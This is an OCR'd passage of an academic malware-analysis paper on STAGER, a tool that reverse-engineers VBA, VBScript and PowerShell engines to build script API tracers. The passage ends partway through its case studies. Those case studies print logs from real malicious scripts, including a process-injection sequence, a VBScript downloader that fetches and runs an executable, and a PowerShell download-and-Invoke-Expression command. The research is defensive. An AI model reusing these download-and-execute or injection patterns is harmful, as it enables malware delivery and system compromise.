
where

$$s(i,j) = \begin{cases} 2 & \text{(match)} \\ -2 & \text{(unmatch)} \end{cases} \tag{2}$$

$$d = -1 \tag{3}$$

Our modified algorithm is the same as the original up to filling all cells of the DP table. We provide an example of a DP table in Figure 5 for further explanation. A sequence of A, B, and C in this figure indicates one of the gray boxes in Figure 4. The letter S indicates the white box that appears at the start of the execution trace, whereas E indicates the white box at the end. The letter M denotes the white boxes that appear between the gray boxes as margins.

Although, these elements actually consist of multiple lines of branch trace logs; they are compressed as A, B, and so on, for simplification. The original Smith-Waterman algorithm only finds the common subsequence of the



		S	A	B	C	M	A	B	C	M	A	B	C	M	E
	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
S	0	2	1	0	0	0	0	0	0	0	0	0	0	0	0
A	0	0	4	3	2	1	2	1	0	0	2	1	0	0	0
B	0	0	3	6	5	4	3	4	3	2	1	4	3	2	1
C	0	0	2	5	8	7	6	5	6	5	4	3	6	5	4
E	0	0	1	4	7	6	5	3	4	[illegible]	[illegible]	2	5	4	3

		M	A	B	C	M	A	B	C	M	E
	0	0	0	0	0	0	0	0	0	0	0
S	0	0	0	0	0	0	0	0	0	0	0
A	0	0	2	1	0	0	2	1	0	0	0
B	0	0	1	4	3	2	1	4	3	2	1
C	0	0	0	3	6	5	4	3	6	5	4

		M	A	B	C	M	E
	0	0	0	0	0	0	0
S	0	0	0	0	0	0	0
A	0	0	2	1	0	0	0
B	0	2	1	4	3	2	1
C	0	5	4	3	6	5	4

Fig. 5. Modified Smith-Waterman algorithm.

highest similarity (S, A, B, and C with dotted line in Figure 5) by backtracking from the cell with the maximum score (the cell with score 8 in Figure 5). After finding one such sequence, it exits the exploration.

After this procedure, the modified Smith-Waterman algorithm performs further exploration. Algorithm 1 shows our modified Smith-Waterman algorithm. This algorithm repeatedly extracts subsequences of high similarity from the rows that are the same as the common subsequence extracted with the original algorithm (i.e., the dashed rounded rectangle in Figure 5). This is done by finding the local maximum value from the rows and backtracking from it.

The modified algorithm repeats this procedure N times to extract N common subsequences (the three dotted circles in Figure 5). If the similarity among the subsequences exceeds the predefined threshold, the algorithm detects the branches constructing the subsequence as hook point candidates. Otherwise, it examines the cell with the next highest score. Algorithm 1 shows the detail of the modified Smith-Waterman algorithm.

This step provides a map $k : E_{S_{A1}} \times E_{S_{AN}} \rightarrow H_A$ where $S_{A1} \subset S_A$ indicates the test scripts that call the target script API once and S_{AN} does those that call twice.

3.5 Tap Point Detection

The tap point detection step plays two important roles. The first is to select the final hook points from the hook point candidates obtained in the previous step. The second is to find the memory regions that should be dumped

ALGORITHM 1: Modified Smith-Waterman algorithm

```
Require: $seq1, seq2, N, threshold$
Ensure: $result\_seqs$
  $dptbl \Leftarrow$ DPTable($seq1, seq2$).fillCell()
  $i \Leftarrow 1$
  repeat
    $result\_seqs \Leftarrow []$
    $max\_cell \Leftarrow dptbl$.searchNthMaxCell($i$)
    $max\_seq \Leftarrow dptbl$.backtrackFrom($max\_cell$)
    $result\_seqs$.append($max\_seq$)
    $rows \Leftarrow dptbl$.getSameRows($max\_seq$)$j \Leftarrow 1$
    for $n = 1$ to $N$ do
      repeat
        $max\_cell \Leftarrow dptbl$.searchNthMaxCellInRows($j, rows$)
        $max\_seq \Leftarrow dptbl$.backtrackFrom($max\_cell$)
        $j \Leftarrow j + 1$
      until isNotSubseq($max\_seq, result\_seqs$)
      $result\_seqs$.append($max\_seq$)
    end for
    $min\_similarity \Leftarrow 1.0$
    for $seq1 \in result\_seq$ do
      for $seq2 \in result\_seq$ do
        $similarity \Leftarrow$ calcSimilarity($seq1, seq2$)
        if $similarity < min\_similarity$ then
          $min\_similarity \Leftarrow similarity$
        end if
      end for
    end for
    $i \Leftarrow i + 1$
  until $min\_similarity > threshold$
```

into logs. Such memory regions have two patterns: arguments and return values of script APIs. This step provides a map $l : M \times C \times S_A \times H_A \rightarrow T_A$.

3.5.1 Argument. This step adopts a value-based approach that finds the matched values between the test script and the memory region of the script engine process. If an argument value of the script APIs in the test scripts also appears in a specific memory region, the location of the memory region is identified as a tap point.

Tap point detection for arguments of script APIs is carried out by exploring the arguments of the local functions detected as hook point candidates. To do this, this step acquires the execution trace again with hooks inserted into the hook point candidates obtained in the previous step. The arguments of the hook point candidates are available by referring to the memory location based on the calling convention. Since the type information (e.g., integer, string, and structure) of each argument is not available, further exploration requires heuristics.

Figure 6 illustrates the exploration heuristics used with this step. First, if an argument of a hook point candidate is not possible to be dereferenced as a pointer (i.e., the pointer address is not mapped), this step regards it as a value of primitive types. Otherwise, this step regards it as a pointer value and dereferences it. When an argument is regarded as a value, we consider the value as the various known types including the known structures for matching. In addition, this step also regards a pointer as the one pointing a structure with the predefined size and alignment to explore the unknown user-defined structures. As a result of this exploration, if the arguments




Fig. 6. Concept of tap point detection.

in the test script are observed as the arguments at a hook point candidate, this step regards the candidate as legitimate and determines the memory region of the argument as a tap point.

This exploration is improved if the type information is available. Therefore, this step may explore the memory regions more precisely by applying research conducted on reverse-engineering type information such as Laika [10], Type Inference on Executables (TIE) [29], Howard [43], Reverse Engineering Work for Automatic Revelation of Data Structures (REWARDS) [31], and Argos [56] or that on predicting type information such as Debin [20] and TypeMiner [33].

3.5.2 Return Value. There are two problems with tap point detection for return values of script APIs. The first is that return values in test scripts tend to have low controllability. As mentioned in Section 3.5, tap point detection uses matching between the values in a test script and those in script engines. If a value in a test script is hardly controllable (e.g., it will always be 0 or 1), its matching would be more difficult than that with controllable values.

The second problem is a gap between a script and script engine. Due to this gap, how a variable is managed in a script and script engine may differ. This makes the return values in scripts and actual values in script engines different. For example, an object in a script engine returned by an object creation function may be returned as an integer that indicates the index of an object management table in scripts.

We use value-based detection in a similar manner as tap point detection for arguments. The difference is the entry point of the exploration. Since return values of script APIs may be passed through the return value and output arguments of the corresponding function in the script engine, the proposed method begins to explore from them. If the return value in the test script does not appear in the script engine, the proposed method tentatively regards the return value of the hook point function as that of script APIs.

3.6 Hook and Tap Point Verification

After hook and tap point detection, verifying their effectiveness is an important step. We define false positives (FPs) and false negatives (FNs) in the context of script API tracing regarding hook and tap points as follows. FPs indicate the log lines of called script APIs that are NOT actually called by the target script regarding the hook and tap points. FNs indicate the script APIs missing in the log lines, which are actually called by the target script.

Figure 7 shows an example case that produces an FP. In this figure, the hook and tap points for *script API A* are set at the function *dispatch* and its argument, which are actually shared between *script API A* and *script API B*. The hook with the points can log *script API A* calls; however, a call of *script API B* is also logged incorrectly at



Hooking this hook point candidate causes a false positive
VMOP_CALL
dispatch(SCRIPT_API_B, args)
dispatch(SCRIPT_API_A, args)
script_api_A(args)
script_api_B(args)

Fig. 7. False positive case.

the time *script API A* is called. Therefore, this hook is inappropriate since it produces FPs. This problem is caused by the fact that the proposition "hook and tap points are appropriate → a correct script API log to a test script is available" is true, whereas its converse is false. For many hook and tap points and test scripts, the converse is also true. However, a counter example shown in Figure 7 exists. Since our method implicitly depends on the converse, it would be a pitfall that causes the FP case on rare occasions. To avoid this, this step verifies the hook and tap points selected for a script API and reselects the others from the candidates if the FPs are produced during verification. The verification uses multiple scripts called verification scripts that call the target script. The only requirement of these scripts is that they contain a call of the target script API whose arguments are comprehensible. Therefore, since verification scripts do not have to fulfill the complexed requirements like test scripts, they are automatically collectable from websites on the Internet such as official documents of the target script language and software development platforms like GitHub [17]. Note that since the verification depends on the corrected verification scripts, it reduces FPs on a best effort basis. This step first extracts the script API calls and their arguments from the corrected scripts. Since benign scripts corrected from the Internet are not generally obfuscated, the extraction is done with no difficulty by static analysis. This step then executes the scripts with the generated script API tracer to obtain analysis logs. If the difference between the script API calls extracted from the verification scripts and those from the analysis logs is observed, the verification is failed and the other hook and tap point candidates are reselected. Through this step, our method can experimentally select the hook and tap points that produce fewer FPs.

3.7 Script API Tracer Generation

We use the hook and tap points obtained in the above steps for appending script API trace capability to the target script engines. By using the maps h, g, k, l that are provided in the above sections and the inputs of our method B (i.e., (M, C)) and A, the method can construct the map of the goal $f : M \times C \times S_A \to H_A \times T_A$. Therefore, this step can use the hook and tap points that corresponds to the target script APIs obtained with the above steps. Our method hooks the local functions that correspond to the hook points and inserts analysis code. Note that a hook point indicates the entry of a local function that is related to a script API, as mentioned in Section 3.1. The analysis code dumps the memory of the tap points with the appropriate type into the analysis log. This code insertion is achieved using generic binary instrumentation techniques.

Although execution trace logging step uses instruction-level hooking, script API tracer generation step generates script API tracers by using function-level hooking. The former step requires instruction-level hooking for exhaustively capturing all branches executed in the script engine binaries. However, as the definitions of hook and tap points in Section 3.1 indicate, they are located at the function entry and its arguments; the latter step is done only with function-level hooking.

4 IMPLEMENTATION

To evaluate our method, we implemented it in a prototype system called *STAGER*, which is a script analyzer generator based on engine reversing. *STAGER* uses Intel Pin [32] to insert instruction-level hooks into the target script engine for acquiring execution traces.

Intel Pin is a dynamic binary instrumentation framework that uses dynamic binary translation with a VM. *STAGER* enumerates symbols of the system libraries in the target script engine process and inserts hooks into them for obtaining called system APIs and their arguments. It also hooks an instruction *ins* executed in the target script engine process when one of the following conditions is true.

- `INS_IsIndirectBranchOrCall(ins) && INS_IsBranch(ins)}`
- `INS_IsCall(ins)`
- `INS_IsRet(ins)`

As mentioned in Section 3, our method hooks detected hook and tap points with function-level hooking. Although Intel Pin also provides a function-level hooking feature with dynamic binary translation, it generally has a heavier overhead than the one with inline hooking. Therefore, *STAGER* uses Detours [39], which provides an inline hooking feature, for generating script API tracers. Detours is a dynamic binary instrumentation framework that enables inline hooking of functions. Although its main target of hooking is Windows APIs, it is also applicable to hook local functions that have known addresses and arguments. Our script API tracer is implemented as a dynamic link library (DLL), which is preloaded into the process of the target script engine. It reads the configuration file in which hook and tap points are written and inserts inline hooks regarding them into the script engine with Detours. It is universally applicable to various script engines by using the corresponding configuration files. Since *STAGER* automatically detects the hook and tap points and outputs it to the configuration file, the script API tracer is easily generated for the script engines that *STAGER* analyzed.

5 EVALUATION

We conducted experiments on *STAGER* to answer the following research questions (RQs).

- **RQ1:** What is the accuracy of hook and tap point detection with *STAGER*?
- **RQ2:** How much performance overhead does *STAGER* introduce to generate a script API tracer?
- **RQ3:** Is the *STAGER*-generated tracer applicable to malicious scripts in the wild?
- **RQ4:** How many FPs and FNs does the script API tracer, generated with *STAGER* (*STAGER*-generated tracer), produce?
- **RQ5:** How well does the *STAGER*-generated tracer work compared with existing analysis tools?
- **RQ6:** How much overhead do the *STAGER*-generated tracers produce?
- **RQ7:** How much human effort is required to prepare test scripts?

5.1 Experimental Setup

Table 2 summarizes the experimental setup. We set up this environment as a VM. One virtual Central Processing Unit (CPU) was assigned to this VM.

Although *STAGER* is more beneficial for proprietary script engines, we applied it to both open source and proprietary script engines. Open source engines are used because we can easily confirm the correctness of the

Table 2. Experimental Environment

OS	Windows 7 32-bit
CPU	Intel Core i7-6600U CPU @ 2.60GHz
RAM	2GB
VBA	VBE7.dll (Version 7.1.10.48)
VBScript	vbscript.dll (Version 5.8.9600.18698)
VBScript	vbscript.dll (ReactOS 0.4.9)
PowerShell	PowerShell 6.0.3

hook and tap points. Note that the source code is only used for confirming the results, and *STAGER* did not use it for its analysis. Therefore, the analysis with *STAGER* is done in the same manner as that of proprietary script engines. In addition, proprietary engines are used to confirm the effectiveness of *STAGER* for real-world proprietary engines.

For open source script engines, we used VBScript implemented in ReactOS project [38] and PowerShell Core [47], which is an open source version of the PowerShell implementation. We selected these script engines for the experiments because both have open source implementation of proprietary script engines and their supporting languages are frequently used by attackers for writing malicious scripts. For VBScript of ReactOS, we extracted vbscript.dll from ReactOS and transplanted it into the Windows of the experimental VM environment because Intel Pin used by *STAGER* does not work properly on ReactOS.

For the proprietary script engines, we used Microsoft VBScript and VBA implemented in Microsoft Office. These script engines were also selected because they are widely used by attackers. When we analyze the script engine of VBA, we first execute Microsoft Office and observe its process during the execution of the attached script.

5.2 Detection Accuracy

To answer RQ1, we evaluated the detection accuracy of the hook and tap point detection steps. We detected hook and tap points of VBA, VBScript, and PowerShell using *STAGER*. We selected script APIs that are widely used by malicious scripts for the target of hook and tap point detection. VBA and VBScript were designed to use COM objects for interacting with the OS, instead of directly interacting with it. Therefore, malicious scripts using VBA and VBScript use script APIs related to COM object handling. In addition, VBA has useful script APIs and VBScript has those of reflection such as Eval and Execute, used for obfuscation. PowerShell has script APIs called Cmdlets that provide various functionalities including OS interaction. We selected Cmdlets of object creation, file operation, process execution, internet access, reflection, and so on, which are often used by malicious scripts. We set 0.8 as the threshold of the similarity of subsequences used for differential execution analysis-based hook point detection. This threshold was defined on the basis of the manual analysis of the DP tables in a preliminary experiment conducted separately from this one. Because the DP tables had a similar pattern, we found this threshold could be used globally.

Table 3 shows the results of the experiments. The *Original Points* column shows the number of branches obtained by the branch traces. The *Hook Point Candidates* column shows the number of hook point candidates filtered by hook point detection. The *Hook and Tap Point Detection* column has ✓ if the final hook and tap points were obtained. The *Log Availability* column has ✓ if the obtained hook and tap points output the correct log corresponding to the known scripts.

For VBA and VBScript, *STAGER* could accurately detect all hook and tap points that can output logs showing the script APIs and their arguments. Despite the large number of obtained branches, *STAGER* could precisely filter the branches that are irrelevant to the target script APIs. This showed that *STAGER* is applicable to real-world proprietary script engines to generate the corresponding script API tracers.

Table 3. Result of Hook and Tap Point Detection

Script	Script API	Original Points	Hook Point Candidates	Hook and Tap Point Detection	Log Availability
VBA	CreateObject	93,000,090	53	✓	✓
	Invoke (COM)	101,993,701	98	✓	✓
	Declare	94,281,492	34	✓	✓
	Open	85,641,170	42	✓	✓
	Print	90,024,821	29	✓	✓
VBScript	CreateObject	390,836	48	✓	✓
	Invoke (COM)	1,148,225	92	✓	✓
	Eval	369,070	121	✓	✓
	Execute	371,040	134	✓	✓
VBScript (ReactOS)	CreateObject	89,213	32	✓	✓
	Invoke (COM)	128,511	43	✓	✓
	Eval	-	-	Not applicable	Not applicable
	Execute	-	-	Not applicable	Not applicable
PowerShell	New-Object	210,852	54	✓	✓
	Import-Module	185,192	48	✓	✓
	New-Item (File)	198,327	93	✓	✓
	Set-Content (File)	200,822	54	✓	✓
	Start-Process	152,841	119	✓	✓
	Invoke-WebRequest	315,380	98	✓	✓
	Invoke-Expression	271,054	82	✓	✓

STAGER could also detect CreateObject and Invoke on VBScript of ReactOS. However, it was not applicable for detecting the hook points of Eval and Execute because the VBScript in ReactOS has just mocks of them, which have no actual implementation.

We checked the source code to confirm the corresponding location of the detected hook points. The hook was inserted into the local function of `create_object`, which definitely creates objects. We found that the hook was inserted into the local function of `disp_call`, which is responsible for invocation of the IDispatch::Invoke COM interface.

As shown in Table 3, *STAGER* also detected proper hook and tap points for PowerShell. A notable difference among the script engines of PowerShell and the others is the existence of an additional layer: a common language infrastructure (CLI). PowerShell uses a CLI of the Microsoft .NET Framework, which is an additional layer between the OS and script engine. Since *STAGER* properly found the hook and tap points of PowerShell with bytecode analysis, we confirmed that it works even for script engines with an additional layer such as a CLI layer.

Overall, *STAGER* could properly detect all hook and tap points in all VBA, VBScript, VBScript (ReactOS), and PowerShell script engines except Eval and Execute of VBScript (ReactOS), which were not implemented.

5.3 Performance

To answer RQ2, we evaluated the performance of *STAGER* by measuring the execution duration of each of its steps. Figure 8 shows the results. Note that the execution time in this figure does not include the time for preparing test scripts because it should be manually created before the execution.




Fig. 8. Execution duration of our method.

Execution trace logging and tap point detection required about 10 seconds due to the overhead of execution and log output with Intel Pin. Backtrace performed just a little exploration of execution trace; therefore, it took little time. On the other hand, differential execution analysis took about 5 seconds. The computational complexity of the Smith-Waterman algorithm is $O(MN)$, where the length of one sequence is M and the other sequence is N. Thus, the longer the execution trace becomes, the longer the execution duration will be.

Overall, hook and tap point detection for one script API took about 30 seconds. The total number of script APIs in a script language, for example in VBScript, is less than one hundred according to the language specifications, and the script APIs of interest for malicious script analysis are limited. Therefore, the proposed method could quickly analyze script engines and generate a script API tracer, which is sufficient for practical use.


5.4 Analysis of Real-world Malicious Scripts

To answer RQ3, we applied the script API tracers generated by *STAGER* for analyzing malicious scripts in the wild. We collected 205 samples of malicious scripts that were uploaded to VirusTotal [1] between 2017/1 and 2017/7. We then analyzed them using the script API tracers.

We found that the script API tracers could properly extract the called script APIs and their arguments executed by the malicious scripts. We investigated the URLs obtained as arguments of script APIs. All were identified as malicious (positives > 1). We also investigated the file streams of the script API arguments. The results of this investigation indicated that the streams were ransomware such as Dridex. We also confirmed that the script API tracers generated by *STAGER* are applicable to real-world malicious scripts.


We selected four samples and their analysis logs as case studies. The first is a VBA Injector, the second is a VBScript downloader, the third is a PowerShell fileless malware module, and the last is an evasive malicious script.

5.4.1 Case Study 1: VBA Injector. Figure 9 shows the analysis log of a VBA injector generated by a script API tracer. This malicious script uses the Declare statement that loads a library and resolves a procedure in it to call Windows APIs. It first creates a process of rundll32.exe in a suspended state. It then allocates 0x31c bytes of memory with write and execute permission and writes code of the size to the memory byte-by-byte. Finally, a remote thread that executes the written code in the process is created. As shown in the figure, the script API tracer could generate a log that only contains the APIs called from the input script through the Declare statement,



```
Declare  Library: kernel32  Procedure: CreateProcessA
WinAPI  Function: CreateProcessA lpApplicationName: NULL  lpCommandLine: C:¥¥¥¥Windows¥¥¥¥¥¥¥¥System32¥¥¥¥¥¥¥¥rundll32.exe
        lpProcessAttributes: 0x00000000  lpThreadAttributes: 0x00000000  bInheritHandles: 0x00000001  dwCreationFlags: 0x00000004
        lpEnvironment: 0x00000000  lpCurrentDirectory: NULL  lpStartupInfo: 0x004b4a6c  lpProcessInformation: 0x004b7d24
Declare  Library: kernel32  Procedure: VirtualAllocEx
WinAPI  Function: VirtualAllocEx  hProcess: 0x000009ac  lpAddress: 0x00000000  dwSize: 0x0000031c  flAllocationType: 0x00001000
        flProtect: 0x00000040
Declare  Library: kernel32  Procedure: WriteProcessMemory
WinAPI  Function: WriteProcessMemory  hProcess: 0x000009ac  lpBaseAddress: 0x000b0000  lpBuffer: 0x004b7d48  nSize: 0x00000001
        lpNumberOfBytesWritten: 0x00000000
WinAPI  Function: WriteProcessMemory  hProcess: 0x000009ac  lpBaseAddress: 0x000b0001  lpBuffer: 0x004b7d48  nSize: 0x00000001
        lpNumberOfBytesWritten: 0x00000000
… [795 times of repeated WriteProcessMemory calls are snipped by author]
WinAPI  Function: WriteProcessMemory  hProcess: 0x000009ac  lpBaseAddress: 0x000b031c  lpBuffer: 0x004b7d48  nSize: 0x00000001
        lpNumberOfBytesWritten: 0x00000000
Declare  Library: kernel32  Procedure: CreateRemoteThread
WinAPI  Function: CreateRemoteThread  hProcess: 0x000009ac  lpThreadAttributes: 0x00000000  dwStackSize: 0x00000000
        lpStartAddress: 0x000b0000  lpParameter: 0x004b4a68  dwCreationFlags: 0x00000000  lpThreadId: 0x004b4a5c
```

Fig. 9. Analysis log of VBA injector acquired with *STAGER*-generated script API tracer.




```
CreateObject    Class: Microsoft.XMLHTTP
CreateObject    Class: Adodb.streaM
CreateObject    Class: Wscript.shell
CreateObject    Class: Scripting.FileSystemObject
CreateObject    Class: WScript.Shell
Invoke  Class: Scripting.FileSystemObject  Method: GetSpecialFolder  Param1: 0x0002
Eval    Expression: Sub TypeRea(ArrArr) : NotFound404 = 12 : RLoadunsubscribeMacAttack.Run("cmd.exe /c call " &
ArrArr ) : End Sub
Invoke  Class: Microsoft.XMLHTTP  Method: Open
        Param1: GeT Param2: http://[anonymized by author].com/JHGcd476334? Param3: False
Invoke  Class: Microsoft.XMLHTTP  Method: Send
Invoke  Class: Microsoft.XMLHTTP  Method: Status
Invoke  Class: WScript.Shell  Method: Type  Param1: Empty  Param2: 0x0001
Invoke  Class: WScript.Shell  Method: Open
Invoke  Class: Microsoft.XMLHTTP  Method: responseBody
Invoke  Class: WScript.Shell  Method: Write  Param1: <ARRAY:1*25>[3c 68 [snipped by author] 3e 0a]
Invoke  Class: WScript.Shell  Method: Savetofile
        Param1: C:¥¥Users¥¥[anonymized by author]¥¥AppData¥¥Local¥¥Temp¥¥GdiUvGoKq.exe
        Param2: 0x0002
Invoke  Class: WScript.Shell  Method: Run
        Param1: cmd.exe /c call "C:¥¥Users¥¥[anonymized by author]¥¥AppData¥¥Local¥¥Temp¥¥GdiUvGoKq.exe
```

Fig. 10. Analysis log of VBScript downloader acquired with *STAGER*-generated script API tracer.

whereas the system API tracer in Figure 1 generated one containing APIs called from both the input script and script engine. This can significantly help analysts comprehend the behavior of malicious scripts.


5.4.2 Case Study 2: VBScript Downloader. Figure 10 shows the analysis log of a VBScript downloader generated by a script API tracer. Although this malicious script has 1,500+ lines of obfuscated code, the log consists of only 16 lines, which are responsible for the main behavior of downloading. Section (1) in the figure shows a part of the log in which the malicious script accessed a URL. Section (2) shows that the script saved the HTTP response to a specific file in the Temp folder. The saved buffer is also visible as a byte array of 0x3c 0x68 .... Section (3) shows that the saved file was executed through *cmd.exe*. As shown in this figure, the script API tracers generated by *STAGER* could successfully extract important indicators of compromise (IOCs) such as URLs, binaries, file paths and executed commands. Note that the log fulfills the requirement of the preservability of semantics mentioned in Section 2.2.

5.4.3 Case Study 3: PowerShell Fileless Malware. Figure 11 shows an excerpt of the analysis log of a module used by PowerShell fileless malware. This module seems to retrieve additional PowerShell modules from the



```
New-Object      Object: System.Diagnostics.ProcessStartInfo
Invoke  Object: System.Diagnostics.Process  Method: Start
        Param1: powershell.exe " -nop -c [System.Net.ServicePointManager]::ServerCertificateValidation
Callback = {$true};$client = New-Object Net.WebClient;$client.Proxy=[Net.WebRequest]::GetSystemW
ebProxy();$client.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;Invoke-Expression $clie
nt.downloadstring('''https://[anonymized by author].com/posh-payload ''');"
New-Object      Object: Net.WebClient
